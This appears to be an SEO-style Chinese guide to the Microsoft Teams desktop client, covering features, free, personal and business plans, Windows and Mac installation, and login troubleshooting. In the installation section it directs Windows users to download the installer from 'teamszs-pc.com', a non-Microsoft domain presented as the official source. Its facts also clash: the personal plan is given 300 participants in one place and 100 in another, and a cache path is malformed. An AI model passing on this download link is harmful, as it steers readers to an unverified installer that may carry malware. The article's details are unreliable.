
Teams电脑版的6项核心功能和3个桌面端优势

Teams电脑版是微软推出的桌面端协作软件,支持 Windows 和 Mac 原生安装(2026),也可通过网页浏览器使用。它整合聊天、音视频会议、文件共享与 Microsoft 365 于一体,会议最多支持 1000 名参会者实时互动。相比网页版,Teams电脑版可常驻系统托盘后台运行、推送延迟更低、掉线自动重连,断网时仍能查看已缓存的历史对话和共享文件,解决”消息漏看”和”开会卡顿”两大高频痛点。
核心要点
- 桌面版常驻系统托盘,推送延迟低于网页版更不漏看消息
- 断网可查看缓存对话和文件,联网后自动同步
- 经典版Teams已停止更新,务必升级新版避免安全漏洞
- 免费版会议限60分钟,个人版30小时,按需选择
- 学生先问学校要工作账号,可免费用企业版1TB存储
关键速览
- Teams电脑版支持 Windows 和 Mac 两大系统原生安装
- 核心功能含聊天、会议、通话、文件、频道、应用集成 6 项
- 桌面端通知延迟低于网页版,掉线自动重连更稳
- 会议支持最多 1000 名参会者实时互动
- 本地客户端可后台运行,屏幕共享帧率更高
Teams电脑版是什么?它能解决什么问题?
Teams电脑版是微软推出的桌面端协作软件,把聊天、音视频会议、文件共享和Microsoft 365整合到一个应用里。它同时支持Windows和Mac安装(2026),也能用网页浏览器打开。相比网页版,它能常驻后台、推送更快、离线查看聊天记录,解决了”消息漏看”和”开会卡顿”两个高频痛点。
为什么团队更依赖桌面客户端?
网页版依赖浏览器标签页存活。标签页一关,推送就断。桌面版则在系统托盘常驻,新消息和会议提醒会直接弹到屏幕角落,响应延迟明显更低。
离线能力是另一个关键差异
断网时,桌面版仍能查看已缓存的历史对话和共享文件,网络恢复后自动同步。外勤或网络不稳的办公室尤其受益。
要提醒一点:微软已停止支持经典版Teams桌面客户端(2026),它不再收到任何更新,包括安全补丁(修复漏洞的程序)。如果你电脑上还装着老版本,务必换成新版,否则存在数据风险。
Teams的建议很直接:个人协作、团队例会、跨部门文档共享,优先装桌面版;临时登录别人电脑或访客参会,再用网页版。两者账号互通,个人使用只需一个Microsoft账户即可注册。

个人版、免费版、企业版电脑版有什么区别?该怎么选?
Teams电脑版分三条路径:免费版、Teams(个人用)和Teams企业版。核心区别在登录账号,免费版和个人版用你自己的Microsoft账户就能注册,官方说明(2026)指出个人使用只需一个Microsoft账户;企业版则用公司或学校发的工作/学校账号。会议时长和存储空间,是三者拉开差距的关键。
| 对比项 | 免费版 | 个人版 | 企业版 |
|---|---|---|---|
| 登录账号 | 个人Microsoft账号 | 个人Microsoft账号 | 工作/学校账号 |
| 单次会议时长 | 60分钟 | 30小时 | 30小时 |
| 单场最多人数 | 100人 | 300人 | 300人及以上 |
| 云存储 | 5GB | 5GB | 每用户1TB起 |
| 价格 | 免费 | 按月订阅 | 随Microsoft 365商业套餐 |
学生:先问学校是否已发放工作/学校账号
有的话直接装企业版电脑版,白用1TB存储和完整Office。没有就用免费版,开组会60分钟够用,超时重新进会即可。
自由职业者:选个人版
30小时时长能撑完一整天的客户工作坊,100人上限对一对多咨询也绰绰有余,不用为用不到的管理功能付企业套餐钱。
中小企业:直接上企业版
它绑定Microsoft 365商业套餐,才能用管理员后台统一发账号、设权限、锁数据合规。免费版没有这些,团队一超10人就会乱。
Teams电脑版的核心功能有哪些?

Teams电脑版的核心功能有六项:聊天与频道、视频会议与背景虚化、文件实时共编、任务看板、应用集成和文件离线访问。这些功能都靠一个Microsoft账户(2026)打通,移动端、桌面端和网页端数据同步。对普通团队来说,它把日常协作的五六个独立工具合并成了一个窗口。
- 聊天与频道:一对一聊天归私信,项目讨论归频道。实操建议——把客户A、客户B各建一个团队,再按”合同””交付””售后”分频道,避免消息混成一锅粥,新人进组翻历史也能快速定位。
- 视频会议与背景虚化:开会时按一下模糊背景,别人就看不到你身后的凌乱房间。在家办公或咖啡馆临时开会时特别好用,不用急着收拾桌子。
- 文件实时共编:Word、Excel、PowerPoint可以多人同时改,谁改了哪里实时显示光标。做季度报表时,财务填数据、你写分析,不用再来回传十几个版本的附件。
- 任务看板(Planner / Tasks):把任务拆成”待办、进行中、完成”三栏卡片,拖动卡片改状态。适合小团队跟进项目进度,谁卡住了一眼看出来。
- 应用集成:可在频道里直接挂Power BI报表、SharePoint文档库或第三方应用。把常用工具钉成标签页,省去反复切换软件的麻烦。
- 离线查看聊天记录:这是Teams电脑版相比网页版的实打实优势——断网时仍能翻看已缓存的消息,火车上、地铁里也能查上周的会议结论。
一个专业提醒:频道分得越细越好管,但别超过团队实际需要,频道太多反而让人找不到对话。建议一个团队控制在5到8个频道。

Windows和macOS安装前要注意什么?
安装Teams电脑版前,先确认三件事:系统版本是否够新、下载的是不是新版客户端、旧的经典版有没有残留。微软在官方部署文档(2026)中已明确停止支持经典Teams桌面客户端,该客户端不再接收任何更新,包括安全补丁。继续用旧版,等于裸奔。
⚠️ 常见错误: 继续使用经典版Teams桌面客户端。原因 微软已于2026年停止支持经典版,不再推送任何更新,包括修复漏洞的安全补丁,存在数据泄露风险。修复:卸载老版本,从官网下载安装新版Teams。
Windows和Mac的最低配置和安装差异是什么?


两个系统的安装逻辑完全不同。Windows电脑可直接从teamszs-pc.com/downloads下载,不需要管理员权限就能装;Mac则相反,安装需要管理员权限,应用会被放进/Applications文件夹。
| 项目 | Windows | macOS |
|---|---|---|
| 安装权限 | 不需要管理员权限 | 需要管理员权限 |
| 安装位置 | 用户目录 | /Applications |
| 架构选择 | 32位 / 64位 / ARM64 | 自动适配 |
| 必装组件 | .NET Framework 4.5+ | 系统自带 |
Windows用户要注意选对安装包架构。装在Surface Pro X这类ARM处理器的机器上,必须下ARM64版本,否则会卡顿。如果电脑没装.NET Framework 4.5(微软的一套运行库),安装程序会弹窗提示你补装。
为什么必须先卸载经典版Teams?
这是最常见的坑。经典版和新版若同时存在,会抢占同一账户的通知和启动项,导致消息重复弹两次、开机自启混乱。装新版Teams电脑版前,先去「控制面板,卸载程序」彻底删掉经典版,再重启一次电脑。经典版仅支持到Windows 8.1、macOS等旧系统,装在这些老设备上已无安全保障,建议升级系统后再安装新版。
国内网络环境下Teams下载慢、装不上怎么办?
国内下载Teams电脑版卡住,多数不是电脑问题,而是下载节点走了海外CDN(内容分发网络,就近给你发文件的服务器群)。微软官方页面说明(2026),Windows电脑可直接从官网下载安装程序,且不需要管理员权限,所以装不上往往出在网络链路,而非权限。
下载进度条卡着不动怎么办?
先换架构。官方提供32位、64位和ARM64三种Windows安装包,下错架构会在安装阶段直接失败。确认后,用企业网络或切换到移动热点重试,很多人在办公室WiFi拦截了海外节点,换4G/5G热点几分钟就下完。
如果你是企业用户,更稳的办法是让IT管理员用MSI分发包统一推送。管理员批量部署时拉取的是内部缓存源,不走公网节点,几百台机器几分钟铺完。
安装卡在99%、首次登录一直转圈怎么处理?
卡约 99%通常是缺.NET Framework。微软文档指出Teams需要.NET Framework 4.5或更高版本,缺失时安装程序会提示补装,别关掉弹窗,点确认让它装完。
登录转圈多是旧缓存冲突。关掉Teams,删除用户目录下的缓存文件夹(Windows路径 %appdata%MicrosoftTeams),再重新打开登录。清缓存重装能解决大半的”账号卡在加载”问题。Mac用户注意,安装要管理员权限,且会写入/Applications文件夹。
Teams电脑版常见登录与账号错误怎么排查?
Teams电脑版登录报错,九成源于三类问题:个人账号误登企业租户、本机缓存了多个冲突账号、系统时间偏差导致证书校验失败。排查顺序是先确认账号类型,再清缓存,最后校时间。微软官方说明(2026),免费版个人使用只需一个Microsoft账户,而企业版必须用公司发的工作账号,这两类混用正是”账号不存在”的头号原因。
“账号不存在”或”需要管理员批准”是怎么回事?
你用个人Microsoft账户去登一个企业租户,系统查不到这个人,就报”账号不存在”。反过来,企业管理员开了租户限制策略,你的账号没被加进允许名单,就弹”需要管理员批准”。解决办法:个人用户换回自己的邮箱登录;企业用户联系IT管理员,在Entra ID(微软身份管理后台)里把你加入对应安全组,审批通常几分钟生效。
登录后频繁掉线、反复要求重新登录怎么解?
掉线多半是本机残留了旧的令牌缓存。按顺序试三步:
- 清缓存:Windows删除 %appdata%MicrosoftTeams 文件夹,重启应用,重新登录。
- 校系统时间:时间偏差超过5分钟,证书校验就会失败导致频繁掉线。打开”设置→时间和语言”,开启自动同步。
- 查多账号冲突:点右上角头像,退出所有已登录账号,只保留一个再登。
多账号冲突在同时用个人版和企业版Teams电脑版的用户里最常见,先退干净再登,能解决大部分”登录成功又被踢出”的循环。

Teams电脑版适合哪些使用场景?
Teams电脑版最适合四类场景:多人远程会议、跨部门文件协作、项目看板管理,以及与Outlook、OneDrive的联动。核心原因是桌面客户端能常驻后台、调用本机硬件、离线缓存文件,这些能力网页版和手机版都做不全。官方文档(Microsoft Learn,2026)明确,Teams桌面版可在Windows和Mac安装,也可用浏览器打开,但三端能力并不对等。
远程会议和跨部门协作,桌面版强在哪?
开视频会议时,桌面版能直接调用GPU做背景虚化(模糊你身后的环境)和降噪,网页版受浏览器沙箱限制,这两项常常画质掉帧或干脆不可用。多人会议里要同时共享屏幕、看聊天框、盯着共享文档,桌面版能把这几个窗口分屏排开,手机那块屏根本放不下。
跨部门改方案时,桌面版把Office文件直接在应用内打开,多人同时编辑同一份Word或Excel,光标实时跟着走。网页版虽然也能编辑,但打开大型表格明显卡顿。
项目看板和Outlook联动,必须用桌面版吗?
项目看板(任务卡片拖拽排期的面板)在桌面版上拖动流畅、右键菜单齐全;手机端只能看,难以批量调整。联动方面更关键,桌面版的会议预约会和Outlook日历双向同步,收到的文件自动落进OneDrive本地缓存。断网时,桌面版仍能查看已下载的聊天记录和文档,网页版一断网就白屏。
Teams的建议是:固定工位、高频开会、常改文件的人,装桌面版;临时登录、只收消息的场景,用网页版即可。
总结与下载建议
下载Teams电脑版,先定账号类型,再选下载路径。个人用Microsoft账户走免费版或个人版,企业用公司邮箱走企业版。微软官方说明(2026)指出,免费版个人使用只需一个Microsoft账户即可注册。账号类型错了,后面装再顺也会卡在登录。
按这个顺序走,少踩坑:
- 确认账号类型:手里是个人邮箱还是公司/学校发的工作账号。企业账号往往绑定租户策略,私自下载的版本可能被管理员禁用。
- 选对架构包:Teams桌面版提供32位、64位和ARM64三种Windows安装程序(Microsoft Learn,2026)。普通x86电脑选64位,ARM芯片的笔记本选ARM64,装错会直接报错或卡顿。
- 选下载路径:Windows个人用户可从官网直接下载,且不需要管理员权限;Mac安装则必须有管理员权限,程序会装进/Applications文件夹。
国内用户的最大卡点不是电脑,是网络链路
官网下载节点常走海外CDN(就近分发文件的服务器群),容易中断。优先用两条稳路径:个人用户找微软认证的官方镜像源下载安装包;企业用户直接向IT部门要企业分发包,管理员预打包好架构和策略,内网推送到位,避开公网拉取。
最后提醒一句:别再装经典版。微软已停止支持经典Teams桌面客户端,它不再接收任何安全更新。装新版客户端,才是对Teams电脑版的正确打开方式。




